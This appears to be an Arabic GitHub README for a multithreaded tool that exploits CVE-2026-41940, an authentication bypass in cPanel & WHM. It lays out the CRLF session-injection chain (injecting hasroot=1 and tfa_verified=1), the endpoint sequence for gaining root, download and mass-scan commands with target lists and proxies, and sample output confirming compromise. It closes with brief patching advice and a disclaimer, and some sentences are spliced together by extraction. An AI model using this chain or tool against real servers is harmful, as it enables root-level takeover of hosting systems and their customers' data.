
# ماسح لتجاوز مصادقة cPanel و WHM (CVE-2026-41940) ماسح يكتشف الإصدارات المعرضة للخطر عبر حقن CRLF والتلاعب بالجلسات، مع دعم تعدد الخيوط والبروكسي.

CVE-2026-41940 أداة فحص تجاوز المصادقة في cPanel & WHM
هذه الأداة مخصصة لاختبارات الأمان المصرح بها والأغراض التعليمية فقط. يجب على المستخدم الالتزام بالقوانين واللوائح المحلية، ويُحظر تمامًا فحص الأنظمة غير المصرح بها. المؤلف غير مسؤول عن أي إساءة استخدام.
| العنصر | التفاصيل |
|---|---|
| معرف CVE | CVE-2026-41940 |
| اسم الثغرة | حقن CRLF في ملفات الجلسات في cPanel & WHM |
| مستوى الخطورة | 🔴 حرجة (CVSS 9.8) |
| الإصدارات المتأثرة | cPanel & WHM < 11.110.0.97 / 11.118.0.63 / 11.126.0.54 / 11.132.0.29 / 11.134.0.20 / 11.136.0.5 |
| نوع الثغرة | تجاوز المصادقة ← الحصول على صلاحيات الجذر |
| صعوبة الاستغلال | منخفضة |
يوجد خلل منطقي في معالجة ملفات الجلسات في cPanel & WHM:
saveSession() تستدعي filter_sessiondata() بعد كتابة ملف الجلسةAuthorization: Basic تحتوي على حقن CRLFhasroot=1 و tfa_verified=1✅ كشف دقيق - إعادة إنتاج سلسلة الاستغلال الأصلية بدقة
✅ بدون تبعيات - يستخدم مكتبة Python القياسية فقط
✅ تعدد الخيوط - يدعم الفحص الجماعي
✅ دعم الوكيل - متوافق مع Burp Suite/Owasp ZAP
✅ تحليل ذكي - إكمال تلقائي للبروتوكول والمنفذ
✅ إخراج مميز - نتائج الثغرات بتمييز أحمر واضح
[1] POST /login/?login_only=1          ← الحصول على جلسة ما قبل المصادقة
[2] GET / + حقن CRLF                   ← تلويث ملف الجلسة
[3] GET /scripts2/listaccts           ← تحفيز تحديث الذاكرة المؤقتة
[4] GET /cpsess/token/json-api/version ← التحقق من صلاحيات الجذر
wget https://github.com/iSee857/cPanel-WHM-CVE-2026-41940-AuthBypass/blob/main/cPanel-WHM-CVE-2026-41940-AuthBypass.py
chmod +x cPanel-WHM-CVE-2026-41940-AuthBypass.py
# إكمال تلقائي لـ https://
python3 cPanel-WHM-CVE-2026-41940-AuthBypass.py -u 1.2.3.4:2087

# تحديد عنوان URL كامل
python3 cPanel-WHM-CVE-2026-41940-AuthBypass.py -u https://example.com:2087
# قراءة الأهداف من ملف
python3 cPanel-WHM-CVE-2026-41940-AuthBypass.py -f targets.txt -t 20

# صيغة targets.txt:
# 1.2.3.4:2087
# example.com:2087
# https://test.com:2087
# استخدام وكيل HTTP
python3 cPanel-WHM-CVE-2026-41940-AuthBypass.py -u 1.2.3.4:2087 --proxy http://127.0.0.1:8080

# فحص جماعي عبر وكيل
python3 cPanel-WHM-CVE-2026-41940-AuthBypass.py -f targets.txt --proxy http://127.0.0.1:8080 -t 5
| المعامل | الوصف | مثال |
|---|---|---|
-u, --url | هدف واحد | -u 1.2.3.4:2087 |
-f, --file | ملف قائمة الأهداف | -f targets.txt |
-t, --threads | عدد الخيوط (الافتراضي 10) | -t 20 |
--timeout | مهلة الانتظار (الافتراضي 10 ثوانٍ) | --timeout 15 |
--proxy | وكيل HTTP/HTTPS | --proxy http://127.0.0.1:8080 |
13:45:01 [SCAN] Testing 1.2.3.4:2087
13:45:02 [INFO] Got session: 9f3a2c1b8d...
13:45:02 [INFO] Got token: /cpsess1234567890
13:45:03 [VULN] CVE-2026-41940 CONFIRMED! 1.2.3.4:2087

13:46:01 [SCAN] Testing 5.6.7.8:2087
13:46:02 [ERR ] Failed to get session 5.6.7.8:2087
يؤكد السكربت وجود الثغرة من خلال المنطق التالي:
whostmgrsession/cpsess{digit}/json-api/version يعيد 200 ويحتوي على حقل "version"⚠️ ملاحظة: قد تعيد بعض الأهداف 500/503 وتعرض "License"، وهذا لا يزال يشير إلى نجاح تجاوز المصادقة، لكن فقط بسبب نقص الترخيص التجاري.
الترقية الفورية إلى الإصدارات الآمنة التالية:
إجراءات تخفيف مؤقتة:
/var/cpanel/sessions/هذه الأداة مخصصة فقط لاختبارات الأمان المصرح بها وأبحاث الدفاع. أي فحص غير مصرح به يُعد مخالفًا للقانون، وتتحمل العواقب بنفسك.
⭐ قم بتمييز هذا المشروع بنجمة للحصول على المزيد من تحديثات أدوات الأمان!